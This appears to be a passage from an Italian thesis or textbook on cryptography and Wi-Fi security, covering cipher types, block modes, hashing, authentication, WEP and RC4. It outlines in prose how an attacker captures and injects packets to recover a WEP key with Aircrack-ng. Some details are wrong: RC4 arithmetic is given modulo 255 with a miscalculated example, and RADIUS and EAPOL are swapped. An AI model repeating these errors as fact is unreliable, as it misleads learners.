Consideriamo innanzi tutto quali sono le proprietà che una chiave deve avere per poter essere utilizzata:

- deve essere il più breve possibile;
- deve poter essere riutilizzata;
- non può essere perfettamente casuale.

Quindi un algoritmo che affida tutta la sicurezza alle proprietà della chiave, non potrà mai essere sicuro con chiavi di questo tipo. L'onere del garantire la sicurezza passa quindi dall'algoritmo che deve essere complicato. Claude Shannon studiò il problema alla fine degli anni '40 mostrando che vi sono solo due tecniche generali per ottenere il risultato sperato:

- **Confusion** ossia rendere confusa la relazione tra il testo cifrato e il testo in chiaro tramite la sostituzione di un carattere con un altro;
- **Diffusion** ossia distribuire l'informazione su tutto il testo cifrato ad esempio trasponendo i caratteri.

Molti degli algoritmi moderni sono costruiti combinando queste due tecniche.

Gli algoritmi crittografici usati per garantire la sicurezza delle informazioni in formato digitale sono:

- **Algoritmi simmetrici:** le chiavi di cifratura e decifratura corrispondono o sono deducibili l'una dall'altra;
- **Algoritmi asimmetrici o a chiave pubblica:** si basano su due chiavi, una pubblica ed una privata;
- **Algoritmi di Hash o Digest:** sono funzioni one-way (non invertibili) che a partire da una stringa di lunghezza arbitraria generano una stringa di lunghezza fissa con particolari proprietà crittografiche.

Le differenze principali fra le tre famiglie sono:

- gli algoritmi Simmetrici e di Hash utilizzano le tecniche di Shannon;
- gli algoritmi Simmetrici e Asimmetrici sono invertibili tramite l'utilizzo della chiave mentre quelli di Hash non sono invertibili e non richiedono l'uso della chiave;
- gli algoritmi Simmetrici ed Asimmetrici vengono utilizzati per garantire la confidenzialità mentre gli algoritmi di Hash sono usati per garantire l'integrità, l'autenticità si può ottenere combinando l'uso delle chiavi ed i relativi algoritmi con l'uso di Hash.

Nei prossimi paragrafi analizzeremo in maggior dettaglio gli algoritmi e le loro caratteristiche.

3.2.1 Crittografia simmetrica

Uno schema di crittografia simmetrica fa uso di una stessa chiave condivisa sia per l'operazione di cifratura che per quella di decifratura. Il problema principale connesso a tale sistema di crittografia è la distribuzione delle chiavi, poiché chiunque in possesso della chiave può decifrare i messaggi. E' quindi necessario adottare dei canali sicuri per la distribuzione delle chiavi.

In generale gli algoritmi a crittografia simmetrica sono computazionalmente più veloci di quelli a crittografia asimmetrica, vengono quindi usati in operazioni di cifratura che richiedono determinate performance. Inoltre i cifrari a crittografia simmetrica permettono l'uso di chiavi lunghe N bit quanto il messaggio, ottenendo uno spazio delle chiavi di dimensioni 2^n : per esempio nella codifica XOR si può scegliere una chiave lunga quanto il messaggio da cifrare, rendendo il messaggio cifrato assolutamente sicuro. In pratica la crittografia simmetrica risulta più semplice e veloce di quella asimmetrica, ma necessita la condivisione della chiave in maniera sicura.

Alcuni dei principali algoritmi di cifratura simmetrica sono riportati nella seguente tabella.

Nome	Dimensione chiave (bit)	Dimensione blocco (bit)	Note
DES	56	64	obsoleto
Triple-DES	168	64	
IDEA	128	64	
RC4	1-2048	stream	usato in WEP
RC5	0-2040	32-128	
Twofish	128-256	128	successore del Blowfish
AES (Rijndael)	128-256	128	usato in 802.11i

Figura 3.4: Algoritmi di cifratura simmetrica

La crittografia simmetrica può operare secondo due modalità: “a flusso” (stream cipher) che cifra il testo in chiaro un simbolo per volta e “a blocco” (block cipher) cifra interi blocchi di informazione.

La cifratura a flusso consente una elevata velocità e una bassa propagazione degli errori, ma poiché l'informazione è diffusa in maniera limitata

all'interno del testo cifrato è soggetta a modifiche e inserimenti non autorizzati. Lo stream cipher cifra un vettore di inizializzazione con una chiave crittografica, il risultato di tale operazione, iterata sostituendo il vettore di inizializzazione con il risultato dell'operazione precedente fornisce un flusso di bit chiamato keystream di lunghezza arbitraria. Tramite il keystream è possibile cifrare l'informazione in chiaro eseguendo un'operazione di XOR tra il messaggio ed il keystream. Il riuso della medesima coppia vettore di inizializzazione e chiave genera lo stesso keystream esponendo i crittogrammi a potenziali attacchi.

La cifratura a blocchi può funzionare secondo varie modalità:

- **CBC (Cipher Block Chaining)**: ciascun blocco di messaggio in chiaro è sottoposto all'operazione di XOR con il crittogramma derivante dal precedente blocco di messaggio prima di essere cifrato. L'operazione di XOR del blocco iniziale necessita di un vettore di inizializzazione condiviso tra sorgente e destinazione. Questo consente di rilevare un eventuale sostituzione di un blocco di messaggio cifrato. In figura si osserva il funzionamento delle procedure di cifratura e decifratura, P sono i byte del plaintext, C sono i byte del testo cifrato, E e D sono i "box" di cifratura e decifratura contenenti la chiave e IV è il vettore di inizializzazione.




Figura 3.5: Cifratura (a) e decifratura (b) con tecnica Cipher Block Chaining (da A.S. Tanenbaum, "Computer Networks")

- CFM (Cipher Feedback Mode):** è una modalità che viene utilizzata nel caso in cui non è possibile attendere che siano generati dalla sorgente un numero di bit sufficienti a riempire un blocco per la cifratura. La figura 3.6 ne mostra il funzionamento per un algoritmo che utilizza blocchi da 64 bit. Nella fase di cifratura il registro a scorrimento contiene 8 byte del messaggio cifrato, da C_{n-8} fino a C_{n-1} , successivamente cifrati con la chiave: dell'output del processo di cifratura si sceglie il byte più a sinistra e si effettua con questo l'operazione di XOR con il byte P_n del messaggio in chiaro, ottenendo così il byte cifrato C_n che viene inserito nel registro a scorrimento, pronto per l'operazione successiva. Per la fase di decifratura il procedimento è il medesimo. La maggior problematica di tale modalità è che un errore nel crittogramma invalida la rilevazione di tutti i byte.




Figura 3.6: Cifratura (a) e decifratura (b) CFM (da A.S. Tanenbaum, "Computer Networks")

- **ECB (Electronic Code Book)**: tecnica che opera su blocchi di dati di lunghezza fissa B, se si vuole cifrare un dato di dimensione maggiore di B occorre dividerlo in blocchi di dimensione B che verranno cifrati in maniera indipendente.




Figura 3.7: Cifratura tramite ECB (da A.S. Tanenbaum, “Computer Networks”)

- **CM (Counter Mode)**: tale modalità viene utilizzata quando è necessario accedere in maniera casuale ai dati cifrati. Il counter mode non cifra direttamente i dati: un vettore di inizializzazione è cifrato per mezzo di una chiave e il risultato dell’operazione è utilizzato per cifrare il blocco di messaggio in chiaro tramite XOR.




Figura 3.8: Cifratura tramite CM (da A.S. Tanenbaum, “Computer Networks”)

3.2.2 Crittografia asimmetrica

La crittografia asimmetrica è conosciuta anche come “crittografia a chiave pubblica”, è un tipo di crittografia che utilizza una coppia di chiavi: la chiave pubblica K_S che deve essere distribuita e la chiave privata K_R personale e segreta, evitando così i problemi derivanti dalla distribuzione della chiave presenti nella crittografia simmetrica. L’idea alla base del meccanismo è: con una chiave si cifra il messaggio e con l’altra lo si decifra.




Figura 3.9: Crittografia asimmetrica [W13]

La coppia di chiavi pubblica e privata viene generata da un algoritmo (ad esempio RSA) partendo da numeri casuali. Gli algoritmi asimmetrici sono studiati in modo tale che la conoscenza dell’algoritmo e della chiave pubblica non siano sufficienti per risalire alla chiave privata. Ogni utilizzatore crea la propria coppia di chiavi, mantenendo segreta la chiave privata e diffondendo la chiave pubblica rendendola pubblicamente accessibile.

Analizziamo un esempio pratico del funzionamento osservando la seguente immagine:




Figura 3.10: Esempio di crittografia asimmetrica [W13]

Bob vuole scrivere ad Alice. Alice aveva generato la coppia di chiavi privata e pubblica, distribuendo quest’ultima che è stata recuperata da Bob

per cifrare il messaggio. Dopo aver cifrato il messaggio Bob lo invia ad Alice sul canale di trasmissione. Il crittogramma è intercettabile da chiunque ma sarà impossibile decifrarlo senza la chiave. Alice invece può decifrare il crittogramma tramite la chiave privata.

I principali algoritmi di crittografia a chiave pubblica sono:

- **Diffie-Hellman:** protocollo crittografico che consente di stabilire una chiave condivisa e segreta tra due entità utilizzando un canale di comunicazione insicuro (pubblico) senza che le due parti si siano scambiate informazioni precedentemente. La chiave ottenuta può essere utilizzata successivamente per cifrare le comunicazioni tramite uno schema di crittografia simmetrica. L'idea alla base è l'elevamento a potenza e la relativa difficoltà nel calcolo del logaritmo discreto;
- **RSA:** è un cifrario a chiave pubblica che permette di cifrare un messaggio sfruttando alcune proprietà dei numeri primi. L'idea alla base è quella di sfruttare la difficoltà di fattorizzare un numero intero, infatti la chiave pubblica è un numero N ottenuto moltiplicando due numeri primi molto grandi che restano segreti. Utilizzato per cifratura e firme digitali;
- **DSA:** l'algoritmo DSA (Digital Signature Algorithm) è un algoritmo di firma digitale pubblicato dal NIST nel documento FIPS (NIST, FIPS PUB 186-3, Digital Signature Standard (DSS), 2009) basato sul problema del logaritmo discreto [W14].

3.2.3 Funzioni Hash e integrità

Un sistema di cifratura deve garantire oltre alla riservatezza anche l'integrità del messaggio trasmesso, preservandolo da cancellazione e modifica da parte di un intruso. L'idea di base è di associare all'informazione un "riassunto" (digest) durante la fase di generazione, e poi poter ricalcolare tale riassunto e confrontarlo con quello iniziale per analizzare la presenza di eventuali differenze.

L'integrità del messaggio può essere preservata dalle funzioni hash, particolari funzioni matematiche one-way (unidirezionali), che prendono in input un numero arbitrariamente grande che è la traduzione in bit del messaggio

da criptare e restituiscono un numero fisso, costante e piccolo di byte il cui valore dipende dal valore di input.

Il valore di ritorno viene detto impronta o hash del messaggio, e costituisce una vera e propria impronta digitale.

Grazie alle proprietà di cui godono le funzioni di hash:

- non è possibile risalire al testo originale tramite l'impronta, quindi l'hash non è computazionalmente invertibile;
- documenti distinti producono impronte distinte, quindi l'hash non è computazionalmente soggetto a collisioni;
- ogni piccola modifica del testo originale si traduce in un valore di hash totalmente diverso.

Le principali funzioni di hash sono: MD5, SHA-1, SHA-256, SHA-512, RIPEMD-160.

3.3 Meccanismi di autenticazione

Il termine autenticazione in informatica indica il processo tramite il quale un computer, software o utente verifica la corretta o almeno presunta identità di un altro computer, software o utente che vuole comunicare tramite una connessione autorizzandolo ad usufruire dei relativi servizi associati.

I metodi tramite i quali un essere umano si può autenticare sono [9]:

- qualcosa che conosce (es. password);
- qualcosa che ha (es. tesserino);
- qualcosa che è (es. impronte digitali, impronta vocale)

La scelta del metodo di autenticazione è condizionata da diversi fattori quali ad esempio costo e usabilità del sistema e importanza delle informazioni da proteggere, inoltre spesso viene utilizzata una combinazione dei vari metodi.

Il soggetto che deve autenticarsi può dimostrare di possedere le credenziali necessarie con due modalità:

1. trasmettendole direttamente all'autenticatore, si pensi ad esempio al form di login tramite il quale è possibile accedere ad una casella di posta;
2. mostrando di possedere un informazione che dimostri che ne è a conoscenza.

Alcune modalità di autenticazione che prevedono la dimostrazione della conoscenza delle credenziali sono:

- **sfida/risposta (challenge/response)**: consiste nello sfidare colui che desidera autenticarsi ad effettuare delle operazioni su dei dati. Per identificare A, B invia una sfida alla quale soltanto A può rispondere in maniera corretta. Questo rende difficile per un malintenzionato C autenticarsi come A nei confronti di B;
- **dimostrazione a conoscenza zero (Zero Knowledge protocols)**: non comporta un trasferimento dell'informazione. A può dimostrare a B di essere in possesso di una specifica conoscenza senza comunicare nessuna informazione salvo l'evidenza del suo possesso di tale facoltà o conoscenza;
- **MAC (Message Authentication Code)**: è un blocco di dati che viene usato per l'autenticazione di un messaggio digitale e per verificare la sua integrità verificando la presenza di eventuali modifiche, viene generato attraverso un meccanismo di crittografia simmetrica: partendo da una chiave segreta e un messaggio da autenticare di lunghezza arbitraria, l'algoritmo MAC restituisce un MAC. Ricevuto il messaggio il destinatario ricalcherà il MAC con lo stesso algoritmo e la stessa chiave, se i due MAC sono uguali si ha l'autenticazione del messaggio inviato e la sua integrità;
- **One-Time-Password**: password utilizzabile una sola volta per una singola sessione di accesso. Contrariamente alle password statiche non è vulnerabile agli attacchi con replica, un malintenzionato che riuscisse ad intercettarla non potrebbe riutilizzarla una seconda volta perché non più valida.

Capitolo 4

Sicurezza

Le trasmissioni di rete wired o wireless presentano diverse problematiche relative alla sicurezza. I meccanismi di difesa di una rete hanno lo scopo di proteggerla da ogni possibile attività di intromissione, controllo e intercettazione all'interno di essa, tramite l'adozione di particolari tecniche di sicurezza tali da rendere impossibile penetrare all'interno della rete per utilizzarla o intercettare dati. In una rete wired qualsiasi host connesso può intercettare i dati trasmessi, in una rete wireless data la natura "broadcast" del mezzo radio le operazioni di intercettazione e manipolazione dei dati che transitano sulla rete sono particolarmente semplici ed applicabili da chiunque abbia la giusta apparecchiatura. Diviene pertanto fondamentale adottare meccanismi di sicurezza tali da poter garantire il controllo dell'accesso alla rete, la riservatezza dei dati trasmessi e la loro integrità.

Già nel primo standard 802.11 furono introdotti meccanismi di sicurezza per garantire l'autenticazione e la riservatezza dei dati scambiati: la WEP e la "Shared Key Authentication" furono i primi, che nel tempo si sono però dimostrati inefficienti. L'esigenza di sistemi più sicuri ha portato ad una evoluzione culminata nello standard 802.11i [10].

Analizzeremo in questo capitolo in che modo viene gestita l'autenticazione dei client verso l'access point.

4.1 Open system authentication

E' la modalità di default dello standard 802.11, non prevede alcuna politica di gestione della sicurezza dunque non è una vera e propria autenticazione dato che non usa nessun algoritmo di cifratura o scambio di chiavi per limitare l'accesso alla rete. In pratica durante la fase di autenticazione il client invia all'access point una richiesta di autenticazione, l'access point risponde accettando o rifiutando l'autenticazione. Il rifiuto non è dovuto alla mancanza delle autorizzazioni necessarie visto che non viene implementato alcun algoritmo che limiti l'accesso. Il rifiuto è riconducibile a parametri interni dell'access point come ad esempio il numero massimo di client connessi. Questa modalità di autenticazione serve per scambiare informazioni iniziali tra l'access point e il client per permettere al client di interpretare in maniera corretta i frame che riceverà durante la connessione. L'implementazione di tale modalità di autenticazione permette comunque di limitare gli accessi alla rete utilizzando un sistema di filtraggio degli indirizzi MAC dei client che intendono connettersi, sistema tuttavia fragile e semplice da bypassare se si conosce un indirizzo MAC di un client abilitato all'accesso.

L'utilizzo di una rete aperta espone i dati a molteplici rischi in quanto viaggiano "in chiaro" e quindi possono essere facilmente intercettati. Accedere tramite una rete aperta ad un sito internet che invia in chiaro sulla rete le credenziali dell'utente consente a qualunque altro utente sulla rete di intercettarle. Inoltre se si sta utilizzando un pc che non è adeguatamente protetto da un firewall configurato in maniera appropriata, si rischia che un malintenzionato possa facilmente accedere all'hard disk con ovvie conseguenze. Utilizzando applicazioni in grado di catturare il traffico sulla rete (packet sniffer) sarà possibile visionare i contenuti della navigazione dei client connessi, quindi tutte le pagine visitate e qualunque cosa scritta sulle pagine non protette da cifratura. Discorso analogo per i social media e gli account personali di posta, bancari e quant'altro, tramite attacchi Man-In-The-Middle è infatti possibile attaccare anche siti protetti da certificati SSL.

Risulta evidente che l'utilizzo di una rete non protetta presenti notevoli pericoli per gli utenti, diviene quindi necessario adottare standard di sicurezza per limitare l'accesso alla rete e salvaguardare l'integrità dei dati.

4.2 Shared Key Authentication

Protocollo nato con l'intento di essere il sistema di autenticazione più sicuro, ma in realtà è il meno robusto, infatti dà la possibilità a coloro che sono in ascolto del traffico di rete di effettuare un attacco partendo dalla conoscenza del challenge text e della sua versione cifrata.

Questa modalità di autenticazione utilizza una chiave condivisa per limitare l'accesso ad una determinata rete. Il client e l'access point possiedono una chiave segreta comune che nel processo di autenticazione non viene mai inviata in chiaro. Per verificare che il client abbia il permesso di accedere alla rete si utilizza il controllo di un testo di prova cifrato.

Il processo di autenticazione prevede quattro fasi:

1. il client invia una richiesta di autenticazione all'access point (authenticate request);
2. l'access point invia in risposta un testo in chiaro di prova (challenge text) al client;
3. ricevuto il challenge text il client effettua la cifratura del messaggio tramite l'algoritmo WEP utilizzando una chiave derivata dalla shared key. Il messaggio cifrato (authenticate response) viene inviato all'access point;
4. l'access point riceve il messaggio cifrato dal client e lo decifra. Terminata l'operazione di decriptazione del messaggio, viene confrontato con il challenge text inviato inizialmente al client. Se i due messaggi corrispondono l'access point concede l'autenticazione (authenticate success). Altrimenti l'autenticazione viene rifiutata. Con quest'ultimo passaggio, se qualcuno è in ascolto può intercettare sia il testo in chiaro che quello cifrato.

Tutto il processo di autenticazione e la cifratura dei messaggi scambiati viene gestito dal protocollo WEP, analizzato nel prossimo paragrafo.

4.3 WEP – Wired Equivalent Privacy

WEP è l'acronimo di Wired Equivalent Privacy, è stato il primo metodo disponibile per la protezione delle reti wireless, progettato come protocollo di sicurezza a livello "Data Link" della pila ISO-OSI con lo scopo di garantire livelli di sicurezza pari a quelli di una LAN cablata.

Nel punto tre del processo di autenticazione riportato nel paragrafo precedente avviene la cifratura del messaggio da parte del client che poi lo invia all'access point.

Il processo di cifratura del pacchetto è un'operazione che può essere divisa in più fasi:

1. **Creazione del checksum** Il messaggio che deve essere cifrato viene frammentato in una serie di parti più piccole di lunghezza prestabilita. Per ogni frammento viene creato il campo CRC che è un campo di lunghezza prefissata in cui viene inserito il risultato di un checksum (tale algoritmo prende in input un blocco di dati di lunghezza variabile e produce un blocco di lunghezza a 32 bit). Il campo CRC è posto in coda al testo che contiene l'informazione da cifrare formando il challenge text o plain text. Questo pacchetto giunto a destinazione insieme al blocco dati verrà utilizzato per rilevare eventuali alterazioni del pacchetto trasmesso. Infatti, una volta ricevuto il pacchetto, viene rieseguito il checksum sul blocco dati e confrontato con quello ricevuto nel pacchetto. Se i due checksum non corrispondono il pacchetto viene scartato, quindi si assume la presenza di un errore di trasmissione.
2. **Cifratura del messaggio** Prima di cifrare il messaggio viene scelto casualmente un vettore di inizializzazione (Inizialization Vector IV), che viene concatenato con la chiave WEP, il blocco così ottenuto viene passato in input all'algoritmo RC4 creando il keystream. Analizziamo brevemente l'operazione di XOR tra bit prima di spiegare come avviene la cifratura vera e propria del messaggio.

Lo XOR è un operatore logico utilizzato dai calcolatori per compiere delle operazioni, in particolare lo XOR tra due bit darà come risultato 1 se e solo se uno dei due bit è 1. Il funzionamento dello XOR tra due bit viene riassunto nella tabella sottostante.

Bit A	Bit B	XOR(A,B)
1	0	1
0	1	1
1	1	0
0	0	0

Figura 4.1: Funzionamento operatore logico XOR

Il testo cifrato viene ottenuto effettuando lo XOR tra il challenge text ed il keystream ricavato al passo precedente.




Figura 4.2: Generazione keystream e cifratura da A.S. Tanenbaum, “Computer Networks”

3. **Invio del testo cifrato** Prima della trasmissione del messaggio è necessario aggiungere in testa al messaggio cifrato il vettore di inizializzazione IV scelto in precedenza. E' questo il pacchetto che verrà trasmesso verso la destinazione.
4. **Decifratura del messaggio** Una volta arrivato a destinazione, l'access point effettua la decifratura del messaggio. La prima operazione è la separazione del testo cifrato dal vettore di inizializzazione IV e la concatenazione con la WEP key conosciuta, successivamente il blocco viene mandato in input all'algoritmo RC4. In questo modo viene creato il keystream relativo e si esegue lo XOR tra il keystream e il testo cifrato, ottenendo così il challenge text.

Analizziamo ora il vettore di inizializzazione (IV) e l'algoritmo RC4.

4.3.1 Vettore di inizializzazione (IV)

Il vettore di inizializzazione IV consiste sostanzialmente in un blocco di 24 bit. Tale vettore è necessario per effettuare la cifratura a flusso propria dell'algoritmo RC4 che analizzeremo nel prossimo paragrafo. Il vettore deve essere necessariamente trasmesso in chiaro in concatenazione al testo cifrato, per permettere al destinatario di ricavare il keystream per decifrare il messaggio. Il protocollo WEP impone che il vettore di inizializzazione sia sempre diverso per ogni pacchetto, ma dato che non viene specificato come questo vettore debba cambiare da un pacchetto all'altro, in molte implementazioni del WEP il vettore viene semplicemente incrementato di 1 per ogni pacchetto che deve essere inviato. Il vettore di inizializzazione ha una lunghezza di 24 bit, ed i bit possono assumere solo due valori: 0 e 1, quindi si ha che tutti i vettori che si possono generare sono dati dalla formula 2^{24} ovvero 16.777.216 vettori possibili. Questo numero all'apparenza molto grande in realtà risulta relativamente piccolo per un calcolatore e analizzando il flusso dei dati all'interno della rete diviene semplice risalire alla WEP key utilizzata sfruttando il vettore di inizializzazione. E' questo uno dei punti deboli del protocollo WEP.

4.3.2 L'algoritmo Rivest Chipher 4 - RC4

E' uno degli algoritmi di cifratura più diffusi oltre che del protocollo WEP è alla base anche del protocollo SSL, appartiene alla famiglia degli algoritmi a cifratura di flusso a chiave simmetrica.

Tale tipologia di algoritmi opera cifrando il messaggio bit per bit eseguendo due distinte operazioni:

1. partendo dalla chiave scelta viene generato il keystream;
2. viene effettuato lo XOR tra keystream e testo in chiaro.

Per essere realmente sicuro un algoritmo che opera con cifratura a flusso, necessita che il keystream sia generato in un intervallo il più ampio possibile, in maniera casuale e che la chiave utilizzata per generarlo sia abbastanza lunga.

Vediamo come funziona l'algoritmo RC4 in maniera più dettagliata.

L'RC4 è costituito da due sottoalgoritmi:

- **KSA (Key Scheduling Algorithm)**: il primo passo è l'inizializzazione di un vettore di dimensione pari a 256 con valori decrescenti da 0 a 255. All'algoritmo viene data in input una chiave chiamata `PerPackedKey`, ottenuta tramite la concatenazione del vettore di inizializzazione con la WEP key. Sfruttando questa chiave, il KSA compie uno scambio dei valori del vettore che sono collocati in posizioni diverse, chiavi diverse produrranno un ordinamento del vettore differente. Al termine si avranno 255 scambi dei valori totali;
- **PRGA (Pseudo Random Generation Algorithm)**: la finalità di questo algoritmo è la creazione del keystream relativamente al vettore riordinato dall'algoritmo KSA. Ogni singolo byte del keystream si ottiene tramite la procedura in seguito descritta sfruttando due indici "i" e "j" per recuperare gli elementi contenuti nel vettore generato dal KSA:
 1. Viene assegnato all'indice "j" il valore pari all'indice "i" più il valore corrispondente della posizione i-esima del vettore;
 2. vengono scambiati i valori in posizione i-esima con i valori in posizione j-esima;
 3. in uscita si ha un byte di keystream di valore pari alla somma dei valori in posizione i-esima e j-esima.

Le somme vengono eseguite in modulo 255. Esempio: se dalla somma del punto 3 il valore dell'indice sarà 280, avremo che effettuando la somma in modulo 255, il valore 280 sarà uguale a 14. In sostanza quando si eccede il numero 255 si conta progressivamente da 0 tante volte quanto si è ecceduto il valore 255.

4.3.3 Cyclic redundancy check - CRC

E' un metodo utilizzato per il calcolo di somme di controllo basato sull'aritmetica modulare, i dati in uscita sono ottenuti elaborando i dati in input che vengono fatti scorrere ciclicamente in una rete logica. Il controllo CRC può essere utilizzato per rilevare errori di trasmissione dati su linee affette

da rumori di fondo interferenza e distorsioni, come appunto le reti wireless. Non è adatto alla verifica della correttezza dei dati contro tentativi di manomissione.

Per consentire al destinatario di rilevare l'eventuale presenza di errori di trasmissione vengono aggiunti dei bit di controllo chiamati ICV (Integrity Check Value) calcolati in funzione dei bit del challenge text da inviare e concatenati al messaggio.

4.3.4 Le debolezze del WEP

Analizziamo brevemente le carenze del protocollo WEP.

Questo protocollo utilizza l'algoritmo RC4 che appartiene agli algoritmi stream cipher, che sono affetti da un problema ben noto: se si utilizza lo stesso keystream per cifrare due messaggi, è possibile risalire al contenuto dei messaggi originali tramite i rispettivi cipher text. Se viene effettuato lo XOR tra due testi cifrati che utilizzano il medesimo keystream, il risultato sarà lo XOR dei due pacchetti in chiaro. Se uno dei due pacchetti in chiaro è noto, effettuando lo XOR del risultato precedente con il pacchetto noto il risultato sarà il secondo pacchetto in chiaro. Inoltre, se si fosse a conoscenza di un testo in chiaro e del corrispondente testo cifrato, facendone lo XOR si otterrebbe il keystream relativo. Sappiamo che il keystream è funzione della WEP key e del vettore di inizializzazione IV, considerato che la WEP key viene raramente modificata è possibile calcolare in maniera approssimata il keystream in funzione del vettore di inizializzazione. Dato che la dimensione di questo vettore non è così grande è possibile ricavarne un duplicato in poco tempo.

Una volta ottenuti due messaggi cifrati con il medesimo keystream, e nota una parte di questi messaggi, ricavarne la WEP key diventa un'operazione davvero semplice. Una parte di questi messaggi può essere ottenuta dal traffico IP, qui sono presenti header con struttura nota e corposi per numero di bit.

Praticamente un attaccante che volesse accedere ad una rete WEP potrebbe farlo seguendo queste operazioni:

1. scelta la rete da attaccare, l'attaccante procede con l'acquisizione dei

pacchetti che viaggiano sulla rete, sia dall'access point ai client che tra i vari client. Attraverso i pacchetti è possibile determinare il tipo di protezione presente sulla rete;

2. parte dei pacchetti catturati viene modificata e spedita ai client e all'access point, poiché l'attaccante non è autenticato i pacchetti inviati verranno scartati e verrà visualizzato un messaggio di errore. In breve tempo l'attaccante avrà raccolto una grande quantità di pacchetti;
3. l'ultima fase dell'attacco consiste nel processare i dati raccolti tramite alcuni software che permettono di ottenere la WEP key. Le fasi di raccolta dei pacchetti (sniffing) e l'analisi dei pacchetti viene effettuata contemporaneamente.

Uno dei software che permette di effettuare le operazioni citate è Aircrack-ng che utilizzeremo nel prossimo capitolo.

Risulta quindi altamente sconsigliato utilizzare una chiave WEP dato lo scarso livello di sicurezza. Attraverso l'analisi dei pacchetti la chiave può essere sempre individuata, maggiore sarà il traffico sulla rete e minore sarà il tempo per farlo.

4.4 Sistemi di autenticazione, protocollo 802.1X

Vista la scarsa sicurezza del protocollo WEP, è stata proposta una struttura di protezione basata sul protocollo 802.1X, standard applicabile ai protocolli dell'802 che utilizza un server per memorizzare le credenziali degli utenti a supporto dell'autenticazione dei client, e basato sulla gestione delle porte. Vengono implementate due porte di accesso alla rete, la prima permette l'accesso alla rete, ma è bloccata fino al completamento del processo di autenticazione, l'altra consente il transito dei dati necessari all'autenticazione. Lo standard richiede la presenza di tre attori: l'utente (supplicant), un gestore del processo di autenticazione (authentication server) e un'entità autenticatrice (authenticator) e usa due diversi protocolli: RADIUS per comunicazioni tra supplicant e authenticator e EAPOL, protocollo basato su EAP (Extensible Authentication Protocol) per comunicazioni tra authenticator e authentication server.

I supplicant necessitano dell'autorizzazione dell'authenticator che per concederla deve prima consultare l'authentication server, che potrà concederla

o rifiutarla. Questo sistema è stato adattato alle reti wireless, i collegamenti fisici vengono rimpiazzati dai collegamenti logici tra access point e client, e per ciascun client che richiede di accedere alla rete, viene creata una porta e un authenticator il cui compito è concedere o meno l'autenticazione al client.



Figura 4.3: Autenticazione in 802.1X [W15]

4.5 Extensible Authentication Protocol – EAP

